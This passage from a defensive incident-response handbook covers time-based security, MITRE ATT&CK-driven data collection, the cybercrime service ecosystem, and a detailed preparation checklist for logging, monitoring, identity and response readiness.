: This measures how long a system can withstand an attack before becoming compromised. The goal is to implement defenses that increase this time window as much as possible.

Detection time (Dt)
: This measures how long it takes to detect whether an attack is ongoing or has been completed, with the goal of implementing monitoring, intrusion detection, and alerting. Essentially, this includes the time it takes to generate a log record, flow it through a monitoring system such as a SIEM, and have an analyst observe the alert and determine the likelihood that the attack succeeded.

Response time (Rt)
: This measures how long it takes to respond to and mitigate an attack. This time should be minimized via trained staff, IR plans, and as much automation as possible.

Schwartau's formula is simple:

$$Pt > Dt + Rt$$

Even though the model is over 25 years old, it remains relevant today because it provides quantifiable measures that aid in decision making for deploying countermeasures based on cost-effectiveness and time efficiency.

To better understand the practical application of time-based security principles, it is helpful to consider several real-world examples that illustrate the importance of measuring protection, detection, and response times.

In a notable incident from March 2025, adversaries exploited a Server-Side Request Forgery (SSRF) attack vector in Jenkins to leak credentials. The detection time was 72 hours, triggered by a budget alarm when adversaries created a malicious p3.8xlarge (8× NVIDIA V100 GPUs) EC2 instance. The overall response time was four hours from alert to key disablement and instance termination. The financial impact was $24,000 *from a single EC2 instance*. Analysis revealed that the exploitation leveraged two Common Weakness Enumerations (CWEs): CWE-200, Exposure of Sensitive Information to an Unauthorized Actor; and CWE-918, Server-Side Request Forgery. CWE-200 stemmed from the virtual private cloud (VPC) using Instance Metadata Service IMDSv1, which was triggered because the site allowed SSRF and did not use the more secure IMDSv2. IMDSv2 requires session tokens and additional protections to defend against SSRF attacks.

As a low-cost countermeasure, organizations could implement a CloudTrail monitor to detect p3 instance creation, automatically shut down unauthorized instances with a Lambda function, and notify the monitoring team, unless such instances are being legitimately used. CloudTrail typically delivers log records to S3 within five minutes, enabling response times measured in minutes.

Credential leaks are rapidly weaponized at cloud scale. Palo Alto Networks' Unit 42 released information about the EleKtra-Leak campaign, describing how adversaries scanned GitHub repositories and leveraged leaked AWS keys within minutes. Although AWS detects and auto-remediates most of these threats today, the protection time for exposed credentials is often measured in minutes—from exposure to malicious use. In other words, exposed credentials can quickly defeat most protection mechanisms.

Effective countermeasures include key rotation, enforcing least-privilege IAM policies, automated secrets scanning in CI/CD pipelines (and related tools such as Jira and Confluence), GitHub Actions secrets scanning, and pattern recognition within data loss prevention (DLP) systems.

Leveraging MITRE ATT&CK for Incident Response

The MITRE ATT&CK framework, released in May 2015 and frequently updated, is one of the most influential frameworks shaping the IR process. MITRE describes its framework as "a curated knowledge base and model for cyber adversary behavior, reflecting the various phases of an adversary's attack lifecycle and the platforms they are known to target." The acronym *ATT&CK* stands for *Adversarial Tactics, Techniques, and Common Knowledge*.

ATT&CK provides a common taxonomy to describe adversary behavior:

- Tactics represent the "why"—the adversary's goals or objectives.
- Techniques reflect the "how"—the methods the adversary uses to achieve their objective.

By understanding an attacker's tactics, techniques, and procedures (TTPs), IR moves beyond simply tracking IoCs to understanding attacker behaviors.

Organizations can leverage the framework for cyber defense, security operations, detection engineering, security use case development, and IR to understand adversary behaviors, map techniques and tactics to defensive security architecture, and build better and more actionable detections by applying real-world observations to the security stack. Each technique is assigned a number and subnumber, enabling you to "connect the dots" across systems and know where you are in an attack sequence.

There are several ATT&CK matrices. The main ones are Enterprise, Mobile, Cloud, and Industrial Control Systems. There is also a cloud-specific matrix under the Enterprise domain. Each matrix outlines domain-specific tactics and techniques. The attack process or flow described by a matrix generally moves from left to right. It is critical to understand that the organization or flow is not prescriptive. There is also the downloadable ATT&CK Navigator tool available on GitHub.

The Enterprise Matrix covers the following tactics (a partial example is shown in Figure 1-5):

- Reconnaissance
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact

You can see that there are plenty of opportunities for an adversary to bounce around once they have gained an initial toehold in an organization.




Figure 1-5. Excerpt from the ATT&CK framework

Under each heading is a numbered technique. One of the most referenced methods adversaries use to execute scripts is T1059, Command and Scripting Interpreter. T1059 has several subtechniques that specify the use of specific scripting tools. Examples include T1059.001, which represents PowerShell; and T1059.004, which covers Unix Shell scripting languages such as sh, bash, and csh. Understanding T1059 is critical for instrumentation and telemetry collection. Enabling the recording of command-line execution and scripting logs helps reveal both adversary and insider activities early on, which is essential for detection engineering and creating alerts for Security Operations Centers (SOCs).

Digging deeper into T1059 reveals that there are several ways to collect command-line execution data. Windows native process auditing can be enabled to write process start and end times in the Windows 4688 event log. However, you need to enable detailed auditing, a specific option required to see the command line with this event ID.

Microsoft's Sysmon tool extends this capability by collecting file hashes, impHash values, and other useful attributes, configured precisely through its XML configuration files. Sysmon has recently been made available for Linux.

Also on Linux systems, the auditd package can enable similar detection and can even help reveal user IDs for `sudo` commands, though this requires interpreting two detail lines.

Prioritizing Data Collection Using ATT&CK

Using ATT&CK to its fullest requires data collection. Following is an outline of how to proceed with this process:

1. Profile your assets and the threats that can be used against them, with a focus on adversaries that target your industry or business sector. The key assets for the organization can be surfaced through disaster recovery planning or value chain analysis.
   a. The ATT&CK website lists "Groups" that cluster adversaries based on shared TTPs, targets, and motivations.
   b. Visit *https://attack.mitre.org* and in the search bar, enter a generic term for your industry, such as "healthcare" or "retail", then look for adversary groups. Each group will have a description and a list of techniques used. For example, T1059 is commonly used to detect many adversary groups.
   c. Leverage as much cyber threat intelligence (CTI) as you can, with the objective of pulling out tactics, tools, and procedures to understand threats.
   d. Compare TTPs to the matrix, which will help narrow the scope for data collection.
2. Map the relevant techniques to supporting data sources.
   a. Most techniques have a collection of subtechniques. Each subtechnique should have a "Detection" section that describes the telemetry that can be used to collect data. For example, T1059.001, Command and Scripting Interpreter: PowerShell, directs you to `WinEventLog:Microsoft-Windows-PowerShell/Operational` for actual PowerShell commands and `WinEventLog:Microsoft-Windows-Sysmon/Operational` to see command lines where PowerShell is used.
   b. You must also do some research. For example, T1059.001 does not explicitly call out use of the EDR tool, which can be very effective at observing commands and stopping adversaries in their tracks.
3. Assess current coverage, ability to collect data, and detection engineering maturity.
   a. Perform an audit of your telemetry to evaluate data collection capabilities relative to what is needed for effective detection.
   b. Close any gaps uncovered. The ability to collect command-line execution data is one of the most effective data collection techniques you can deploy.
   c. Use tools like the open source DeTT&CT, which helps you build, maintain, and score your visibility and detection coverage using a five-component model. It also integrates with the ATT&CK Navigator through Python scripts to visualize detection maturity.

4. Prioritize based on risk, feasibility, and impact.
    a. Evaluate the risk by considering the likelihood and potential impact of undetected adversary techniques.
    b. Assess the feasibility of collecting telemetry data, including effort, adoption challenges, and cost.
    c. Balance risk and feasibility against the value of improved detection accuracy, speed of response, and retroactive threat hunting capabilities.

The GitHub page for DeTT&CT also provides tools to assess and improve your security telemetry coverage aligned with MITRE ATT&CK techniques. For example, it includes a Python tool that provides commands like `dettect.py generic -ds` to help quantify which ATT&CK techniques are supported by your data sources and detection capabilities. It also includes other commands to take the YAML produced by the DeTT&CT web app and create a layer file that can be imported into the ATT&CK Navigator to visualize coverage.

Following are the top 10 data sources, along with the number of techniques supported by a given data source. Some common examples are listed after each technique:

1. Command Execution (255): Windows 4688 event, Sysmon, EDR, auditd
2. Process Creation (206): Windows 4688 event, Sysmon, EDR, auditd
3. File Modification (98): Windows filesystem audit, EDR, auditd, File Integrity tool (tripwire)
4. File Creation (88): Windows filesystem audit, EDR
5. Network Traffic Flow (82): NetFlow, NGFW, NSM (Zeek)
6. OS API Execution (78): EDR
7. Network Traffic Content (70): NGFW, network tap with TLS break/inspect
8. Windows Registry Key Modification (58): Windows registry audit, EDR
9. Network Connection Creation (58): NetFlow, NGFW, NSM (Zeek)
10. Application Log Content (55): Bespoke applications; web/database server logs can help

Threat-Informed Defense

Beyond focusing solely on the top data sources, adopting a *threat-informed defense approach* is key because you want to be as proactive as possible, leverage ATT&CK to its fullest, and optimize security operations and IR.

Threat-informed defense uses real-world threat intelligence derived from adversary TTPs. The TTPs are used to design, prioritize, test, and continuously validate defensive controls so that they directly protect against the threats.

Taking a threat-informed defense approach means leveraging CTI reports, extracting adversary behaviors, and understanding *attack flows*—sequences of techniques rather than isolated tactics. By looking at a technique in the context of a flow, you can find multiple attack paths and where there is or is not detection coverage.

The ATT&CK Navigator can be used to visualize adversary groups that focus on your industry. To do this, you would use the Navigator to add a given threat group to a layer, score each layer as a 1, and then add each layer together. Techniques that appear across multiple adversary groups will have higher scores, so they can be more readily seen using the Navigator's fill color tool.

Need a Place to Start?

At one time, the Center for Threat Informed Defense offered an online calculator to prioritize what collection capabilities you required based on your current monitoring stance. Key techniques commonly prioritized include:

- T1059, Command and Scripting Interpreter
- T1047, Windows Management Instrumentation
- T1053, Scheduled Task/Job
- T1574, Hijack Execution Flow
- T1543, Create or Modify System Process
- T1562, Impair Defenses
- T1055, Process Injection
- T1036, Masquerading
- T1021, Remote Services
- T1003, OS Credential Dumping

Adapting IR Lifecycles to Your Organization

Regardless of which IR model you choose, one critical aspect of IR is that the scope of an incident can change rapidly. Initially, an event may appear to be localized to one user's workstation, but upon further analysis, it may be discovered that the attacker had enough time to move laterally and affect many systems. Here, the scope changes as the incident progresses, which is a significant change in adversary tactics and tooling.

As a result of more skilled and equipped adversaries, organizations need to invest in more capable tools such as EDR, Network Security Monitoring (NSM), and TLS Break and Inspect performed by NGFWs, with client trusted certificates deployed at critical choke points.

Limited scoping early in an incident can easily lead to ineffective containment activity. Analysts need to improve their own recognition skills to find all the avenues for remote control and perform rapid collection and assessment. Analysts and incident handlers need to be supported during the process with well-thought-out playbooks that define investigative activities, provide criteria to declare and escalate an incident, and guide them through the analysis process.

The Changing Adversarial Landscape

Modern adversaries include competing businesses, intelligence units within nation-states, crime that is organized, and organized crime (yes, that was intentional). Cybercrime has evolved into a mature industry with its own infrastructure and specialized service providers. Participants in this ecosystem include initial access brokers (IABs), who may leverage phishing kits and reverse proxy toolsets built by specialists to gain unauthorized access to organizations, which they then sell to downstream crime groups. IABs are quick to exploit newly reported bugs, hoping to compromise their targets before widespread patching occurs. A cybercrime group may also leverage ransomware-as-a-service (RaaS) providers to carry out attacks when the group lacks specific skills. Once the IAB has sold off initial access, this second-step actor in the cyberattack will generate a different set of indicators and processes. In essence, today there is a whole underground economy of toolset providers that allow criminal organizations to piece together the pipelines they need to find victims, gain access, and ransom the victims' data and assets (see Table 1-1).

Table 1-1. Adversary descriptions

Facilitator	Description
IABs	Sell or lease authenticated access to compromised networks, RDP shells, VPN credentials, web shells, or compromised accounts.
RaaS operators	Develop, maintain, and license ransomware executable code, service that code, provide a dashboard to their customer, and support an affiliate and negotiation infrastructure.
Malware-as-a-service (MaaS) providers	Bring modern SDLC practices to malicious software development by creating and selling bespoke or commodity malware (loaders, trojans, info-stealers).
Botnet operators	Establish, operate, maintain, and rent botnets for DDoS, spam, credential stuffing, or proxying malicious traffic.

Facilitator	Description
Phishing-as-a-service (PaaS) providers	Develop and provide turnkey phishing kits, host phish delivery, develop cousin domains or lookalike sites, and provide victim tracking dashboards to their customers.
Exploit brokers, zero-day dealers	Discover vulnerabilities through in-depth research; may purchase and then resell exploits and zero-day vulnerabilities.
Credentials sellers	Mine dark web dumps and use other means to collect and trade harvested valid credentials, session tokens, or credential-stuffing lists that can be used by IABs and others.
Bulletproof hosting providers	Offer tolerant hosting and fast takedown resistance for malicious infrastructure and C2. These services are designed to resist law enforcement takedown. Some CTI providers, such as Palo Alto Networks, curate IP address lists to block traffic to bulletproof hosting providers.
Command and control (C2) services	Develop, test, and maintain C2 frameworks and control method panels for remote implants.
Money launderers/mule organizers	Handle and facilitate converting illicit payments into usable funds. They also recruit/coordinate mule networks for cashouts. Digital currency is often used by these operators. Remote worker laptop farms are a recent development.
Social engineering/call-fraud or telephone-oriented attack delivery (TOAD)	Organize and execute voice phishing (vishing), voice-spear phishing, and large-scale social engineering campaigns. These operators support telephone-oriented attack delivery.
Criminal pentesters	Offer red team services/exploitation services.
Affiliate brokers	In effect, project managers who organize and manage affiliate networks such as IABs, MaaS, or RaaS.
Residential proxy services	Target home user endpoints to supply anonymized access from residential proxies to obscure attacker origin.
Data marketplaces	Curate, aggregate, and resell leaked datasets, PII, corporate data, or proprietary information dumps.
Anti-analysis/forensic-evasion tool authors	Research operating system artifacts and develop tooling to evade detection, malware detention sandboxes, debuggers, and forensic artifact detection.

Adversaries are more emboldened by the acceptance of remote work and finding their way to being hired as remote workers. State-sponsored groups and criminal networks are also increasingly leveraging *laptop farms* to support malicious activities. A laptop farm consists of numerous laptops networked together in a single location in the target country. This allows remote users to appear as if they're operating locally and conceals their true identities and locations, challenging traditional security measures.

Lastly, these organizations are enabled through the use of the dark web, hidden behind the TOR network and facilitated by untraceable digital currency and encrypted communications.

CHAPTER 2

The Six Phases of Modern Incident Response

It's not a question of if, but when…

—Almost everyone in cybersecurity

This chapter is organized following the traditional Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned (PICERL) stages because SANS provides clear language for each stage. Modern IR is dynamic and ever-changing, not a single linear sequence of events. Numerous feedback loops exist. Nothing prevents initiating a block or countermeasure long before the traditional eradication and recovery operations take place. IR in the real world requires rapid decision making, communication, and vigilance (Figure 2-1).




Figure 2-1. Real-world incident response

Phase 1, Preparation: Know Thy Network and the Identities of Those Who Use It

The Preparation phase focuses on understanding your environment, including on-premises and cloud infrastructure, local and remote users, centralized authentication systems and isolated authentication islands, cloud systems, third-party services, and data exchanges your organization utilizes. All it takes are a few minutes of reading through any well-known information security controls framework and it becomes clear that having an inventory of applications and their service accounts, external IP addresses, domains, data flows, data stores, servers, user identities and where they are used in the cloud, and points of contact is critical to success. In fact, the Center for Internet Security (CIS) has consistently listed "Inventory and Control of Enterprise Assets" and "Inventory and Control of Software Assets" as the top two controls in its CIS Top 20 and current CIS Top 18 lists.

User identity is considered the "new perimeter," maintained via some form of IAM framework. This concept describes a shift in how cyber professionals have changed their thinking, with IAM taking center stage in security efforts. Modern NGFWs, when properly deployed, can control thousands of applications. Still, the traditional perimeter has dissolved with the rise in SaaS solutions and adoption of cloud service providers (CSPs). From an IR perspective, SaaS and CSP introduce new data sources, delays in receiving event data, solution-specific API integration requirements (if they even exist), and variable user activity monitoring, and each provider operates under its own contract or service agreement, which may or may not clarify its role in supporting your incident management program.

Digital forensics and incident response (DFIR) staff should become familiar with the business management concept of the *value chain*, as defined by Michael Porter, because it helps prioritize systems for protection. The value chain describes the progression of activities a firm performs to deliver and support valuable products or services to customers—whether those customers are individuals or other organizations. Understanding the value chain alongside the IT applications it supports, along with their respective data stores, servers, SaaS integrations, and API usage, improves your ability to "know thy network."

Organizing data according to your value chain helps identify what attackers value most, which business processes are paramount to success, and where critical data resides. Begin by analyzing your raw materials and how they are transformed, delivered to customers, and maintained. The value chain concept is key for communicating with senior management and aligning your IR program with business relevance. For example, when an adversary is detected, you can hunt for indicators across critical value chain systems to assess your compromise status. When you can say there is "no sign of compromise" on your critical assets, you are showing business awareness and value to the ELT and SLT.[1]

As security professionals, we should understand and protect the value chain, its data inputs and outputs, and the applications and associated data storage supporting business operations. This focus differs from merely collecting operating system logs; it emphasizes that detection engineering practices need to be used with business applications on down to detect manipulation of critical business processes and the systems they depend on.

The key activity in the Preparation phase is to conduct pre-incident planning, auditing, instrumentation, and security use case development for information systems. This is a recurring process. Table 2-1 outlines the essential tasks you'll need to begin.

1 ELT: executive leadership team (e.g., senior vice president and chief experience officers). SLT: senior leadership team (e.g., assistant vice president and director).

Table 2-1. Preparation checklist

Activity	Notes and tasks
Understand your value chain, applications, data storage, and regulatory environment.	The value chain is the full range of activities an organization needs to create a product or service for a customer or consumer. By understanding it, you can protect the critical few and plan IR activities for these systems. Work to ensure that app and infrastructure monitoring and logs are available for IR.
Understand the regulatory operating environment.	Various regulations require attention to how data is managed and protected. There is more on this later in this chapter.
Inventory your assets ("know thy network").	IR teams need accurate and timely information about the organization's assets, how enterprise applications tie to these assets, and how user access is granted for each application. Assets exist on the network, at users' homes, at remote sites, on virtual private networks (VPNs), in CSP networks, and possibly in SaaS solutions when it comes to organization data. Your inventory should include the operating system, patch level, purpose, application usage, configuration, backup status, criticality, access rules, directory membership, roles, role grant/revoke processes, and other key data.
Centralize timekeeping using Network Time Protocol (NTP). All systems report in Coordinated Universal Time (UTC).	Enable NTP for all devices that can use it. Establish three NTP servers that point to an authoritative source or use a Stratum One clock. All other systems refer to these servers. Systems include switches and routers. Ensure that clients are synchronized to a viable NTP source, that switches and routers use the same NTP server, and that all systems are consistently configured. Centralizing on UTC is most likely your best option. Ensure that local systems have proper time zone offsets configured.
Review policies and procedures for IR support.	Review your existing library to find policies and procedures that relate to and support IR. If they are missing, work to create them. This may include some defined processes based on notifications to a compliance hotline, email, or web reporting form. A section later in this chapter lists PnPs.
Ensure that "abuse@" is an input stream to IR.	Ensure that the IR team is connected with the "abuse@" email handle for all registered DNS domains.
Be prepared for IR in your SaaS solutions.	Each SaaS provider is governed by unique service agreements that need review so that when an incident occurs, the IR team understands how to engage and you understand the degree of vendor support you'll get.
Be familiar with SaaS solutions and user accounts.	Ensure that you know how to get logon history, how to enable and disable accounts, and who has elevated access. Also, you must know what integrations you have and how they are authenticated (most likely OAuth with refresh tokens).

Activity	Notes and tasks
Understand how to engage law enforcement.	Determine how and when the IR team will engage with law enforcement: the process, who will engage, and when and how general counsel is involved. These rules are country specific. Write out a plan and checklist. Also, determine how the organization responds to requests from law enforcement, how those requests are routed, and any steps involved if there is a search request. Organizational assets may be critical to a criminal investigation.
Establish, document, and notify for a "Right to monitor" and "No expectation to privacy" policy (country-specific rules).	Establish a policy so that the IR team has the "right to access user systems and monitor." The IR team should establish elevated access accounts, kept in secured storage for emergencies, to every business-relevant information system, either on premises or in the cloud, to support investigation activities. Note that cloud systems usually implement SAML 2 authentication and multifactor authentication (MFA), so the IR team's secondary user accounts can be leveraged with some setup costs.
Establish one or more logon banners.	Implement a logon warning banner and explain to users that it means they have no expectation of privacy and that the company has a right to monitor their activity. The text needs to be agreed to by Legal and Human Resources.
Understand social media and news media engagement processes and roles.	Establish a media liaison, particularly if yours is a publicly traded corporation or other organization that has a "duty to report." Ensure that management, IR, IT, and other parties know how to direct inquiries to this role or office.
Establish a central logging capability and visibility across the enterprise.	Establish a protected logging aggregation point that has multiple terabytes (TB) of storage. A Linux server with syslog-ng is a good start; even better is an ELK stack with a Logstash configuration that can locally log and push enriched logs to a SIEM. Better still is a modern SIEM with a SOAR platform for automation of security use cases. Ensure that the systems are instrumented to detect an incident and that each system reports locally and to the central server. *Make sure standalone systems are included.* SecOps should avoid plain syslog when there is a more secure option. Plain syslog lacks filtering options, support for TCP, and encryption with TLS. There are many Windows events, such as machine logons, which can reasonably be discarded. Syslog-ng provides filtering syntax that can accommodate discarding low-value log data and NXLOG agents. Examples are syslog, push agents, RDBMS data pull, AWS CloudTrail, and Azure Log Analytics Workspaces. On-prem Windows could use WEC/WEF as well as SIEM-based log collection.

Activity	Notes and tasks
Deploy NSM at key choke points.	An NSM system like Zeek, or better yet, Security Onion, which includes Zeek, is a low-cost visibility tool providing protocol decoding. Zeek provides summary information about many aspects of IP traffic as well as application-level data such as DNS query and response, TLS certificates, SMB-based file visibility, DHCP traffic, FTP activity, RDP, and tunnel visibility.
Enable open file monitoring on Windows (reboot required).	Since Server 2016, Windows 10, and Azure Local 2311.2, Microsoft has enabled the ability to easily show which processes on the system have an open file, as well as shares that have an open file, the source IP or system, and the username. If the application used to modify files on a share creates a lock, you can also see the actual filename. This is done by running `openfiles /local on` and then rebooting the system.
Enable USB device insertion logs (Windows).	Windows only logs the initial device insertion. To get every insertion, enable the `DriverFrameworks-UserMode` event log via GPO or InTune.
Filter low-value or no-value data.	As you learn about data sources, you will find that some logs have little to no security value. You also may want to discard some log record types.
For AWS, evaluate the cost and use S3 storage tiering.	In AWS, your organization should have all accounts and VPCs grouped within one AWS organization and have CloudTrail logs (and others such as S3 write access logs) directed to a separate account to protect log access. Perform a cost model of keeping the data in tiered storage on AWS for six months versus the cost to export data and store it locally for the same period.
For Azure, evaluate cost implications of keeping logs and data in the native cloud environment for the first 30 days. Bringing older data (31 days or more) on premises may cost less.	In Azure, ensure that a Log Analytics workspace is set up to collect Entra events and Azure subscriptions. Consider enabling Microsoft Sentinel. If not, pull data from the Unified Audit Log by leveraging the Microsoft Graph API and Log Analytics workspaces.
Conduct ITSM: Change Management.	Ensure that you prenegotiate how changes can be performed during an incident. Cycling everything through as an "emergency change" may delay critical fixes, hamper containment, and broadcast issues out in response to the incident, which can cause rumors and unnecessary speculation.

Activity	Notes and tasks
Identity user account and elevated account management issues. Implement logon separation.	The organization should follow the "one user, one account name rule" for a user's day-to-day account. For users who require elevated access (root, Administrator, Global Admin in Azure, etc.), create a secondary account specifically for this; for example, jdoe004 and jdoe004SA. Standardized names across many systems aren't always implemented, though. Logon separation is a nearly zero-cost protective measure.
Establish an employee ID attribute to tie all accounts back to a named user. Control authentication islands.	Most organizations have central directories, but there are often system-specific user and elevated accounts whose account names may not cross-index to the main directory but are assigned to the same person (the account holder or custodian). Beware of inconsistent naming conventions. Assign a unique person "employee ID" account attribute to all account records, including service accounts, so activity can be attributed to a single person.
Establish an "emergency term" process.	Occasionally, some full-time employees need to have their employment, and all their access, terminated rapidly. Those whose accounts are emergency-termed should have their account ID added to the SIEM to detect misuse (elevated monitoring).
Solve for service or system account management ownership.	Establish ownership for all generic, shared, service, and system accounts. Update the description or comment field with the responsible person's account name, real name, and unique employee ID. Decide early if, and how, the IR team can access these accounts when it becomes necessary. Document who has knowledge of these accounts, passwords, rotation practices, and credential storage.
Solve for service or system account rotation.	Establish procedures for a password rotation process and where service/system account credentials are stored. Always rotate them as soon as possible when an account holder terminates employment. Note that many appliances hosted on the network or cloud have a local account database such as a next-generation firewall. Those local admin credentials are in scope!
Review SaaS/cloud application inventory, accounts, account data exchange, and OAuth integrations.	Cloud-hosted accounts can be directory-integrated with technologies like SAML 2, OAuth, and OIDC. Even when they are integrated, a SaaS or cloud application may permit a local elevated account whose credentials are known by few. Are elevated accounts allowed to be accessed outside your VPN-extended perimeter? How do you get activity reports? Is there a way to push logons? Can MFA/SAML/CASB integration be a proxy for authentications, and can you get logs? Are all SaaS applications identified so that you can determine logon activity?
Take an asset inventory: "Know thy accounts" and the single sign-on (SSO) or federation platform.	Similar to knowing the network, organizations should have a single "parent" meta directory that integrates or federates user identity. SaaS and CSP solutions should integrate with this, not supplant or ignore it. MFA with step-up authentication is a must, along with a risk engine to recognize suspicious activity.

Activity	Notes and tasks
Create a jump bag.	The jump bag should include the following: • Sanitized drives (per NIST 800-88 Rev. 2) • Incident forms, spiral-bound notebook, and pens • A printed copy of the IR team call tree • Common hand tools or multitools • Linux distributions including SIFT, Security Onion, CAINE, and Kali Linux on DVD or bootable USB drives • A flashlight with its batteries removed to prevent corrosion • Checklists for memory and drive image tool usage • A network tap and snag-less LAN cables • Earplugs for the data center (some IR veterans also suggest spare clothes) See Chapter 8 for specific tools. Never cannibalize your jump bag. It was created for an emergency. It may be difficult to extricate a cannibalized part tied to another incident, which will inevitably be the "one thing you need" in an incident.
Establish out-of-band (OOB) notification, a bridge line protocol, and messaging, note taking, and data storage capabilities.	IR teams need a secure communication capability that cannot be monitored by an attacker or insider. For example, everyone on the IR team should have a cellphone, secondary external email account, instant messaging, and artifact storage. A separate Google Docs or Microsoft 365 MFA-enabled tenant is a relatively low-cost option. IR commanders should have a high-volume bridge line for a mass event and dedicated teams or similar channels for individual incidents.
Enable a helpdesk or service desk as an IR intake partner.	Conduct training on first call intake for initial incident data collection. Service desk staff are "human sensors" and are valuable eyes and ears for SecOps and the IR team. The business also needs to understand how to notify and use the service desk. You want your business users to contact them first, and not search on "Reinstall Teams" or "Download Your VPN Software." Define an intranet incident form or incident-specific ticket that the service desk (or an end user) can use to better document and gather initial incident information.
Educate "The Business" to support IR.	"The Business" refers to all staff who support the value chain every day, make "the money," and are served by IT/Security. The Business needs to understand how to interact with IT/Security, be vigilant, receive annual awareness training, and understand how IT support works. They can be an invaluable sensor network.

Activity	Notes and tasks
Work out IR team issues, particularly the command and key decision-making structure.	Determine IR team membership and rotation. Budget to conduct continual training. Decide on a response process, an initial triage service-level agreement (SLA), and incident command structure. Periodically conduct some form of IR drill, such as a breach or ransomware tabletop exercise. Provide a secure analysis room with locking cabinets to secure evidence and tools.
Enable system change detection.	For every technology on the network, enable logging of system changes to a central log collector or a SIEM.
Establish full command-line auditing in Windows, Linux, and production containers.	Windows 7+ supports full command-line auditing for the 4688 event ID, but the operating system must be configured to do so as described in "Preparation: Command-Line Auditing" on page 32. For Windows, push out Sysmon. For Linux, push out auditd and a supporting configuration. For containers, ensure that the container system logs, and add auditd to the container build process so that logs can be sent to a syslog server.
Anticipate key decisions.	• Decide on "Watch and Learn" or "Pull the Plug" decision criteria, along with a time box or a limit on how long you would observe before taking action. • Decide on a "Contain and Clean" stance with the desired evidence preservation level; regulatory issues may drive this. • Understand applicable data breach requirements (regulatory and legal) for the organization's industry. • Determine a process for handling and reporting criminal activity. • Understand the organization's stakeholders and their expectations; for example, the board, shareholders, supporters, adversaries, and participants or partners in the organization's value chain. • Ensure that the IR team understands and supports the organization's priorities. • Fully understand the IR operating model, roles, frontline responders, critical operating data, and forensics capability.
Preparation phase exit criteria	Preparation is a continual process. Ensure that each new system is prepared for incident response. Periodically review preparation activities.

Preparation: Tools and Techniques Survey and Checklist

As cybersecurity tools, products, and practices have matured, a wide variety of tools and techniques have improved significantly. Each of these should be considered for implementation and deployment. Every tool or technique comes with its own deployment strategy and varying degrees of cost, user resistance, and complexity. Additionally, implementation methods can differ between on-premises and cloud environments; some tools may be impractical in the cloud. This section lists numerous tools

and techniques for your consideration, providing only a few details per point. It is not intended to replace formal security architecture courses or security engineering expertise but rather to guide you toward better protecting your network and assisting in the IR process.

Further, nearly all the tools and techniques discussed in this book support a zero-trust architecture to protect the network and its applications, improve user identification, and provide stronger visibility.

Australia's "Strategies to Mitigate Cybersecurity Incidents"

When considering the order in which to implement cybersecurity strategies, *BTHb* advises that you prioritize according to the "Strategies to Mitigate Cybersecurity Incidents" defined by the Australian Signals Directorate (ASD). The key advice from the ASD is summarized here and then amplified with other frameworks. Where possible, a list of practical blue team approach–based recommendations are provided under each point.

1. The ASD advises prioritizing cybersecurity strategies that focus on targeted cyber intrusion, emphasizing instrumentation to mitigate incidents effectively. Key recommendations include the following:
    a. Learn and integrate threat assessments and data flow for the IT systems supporting your value chain.
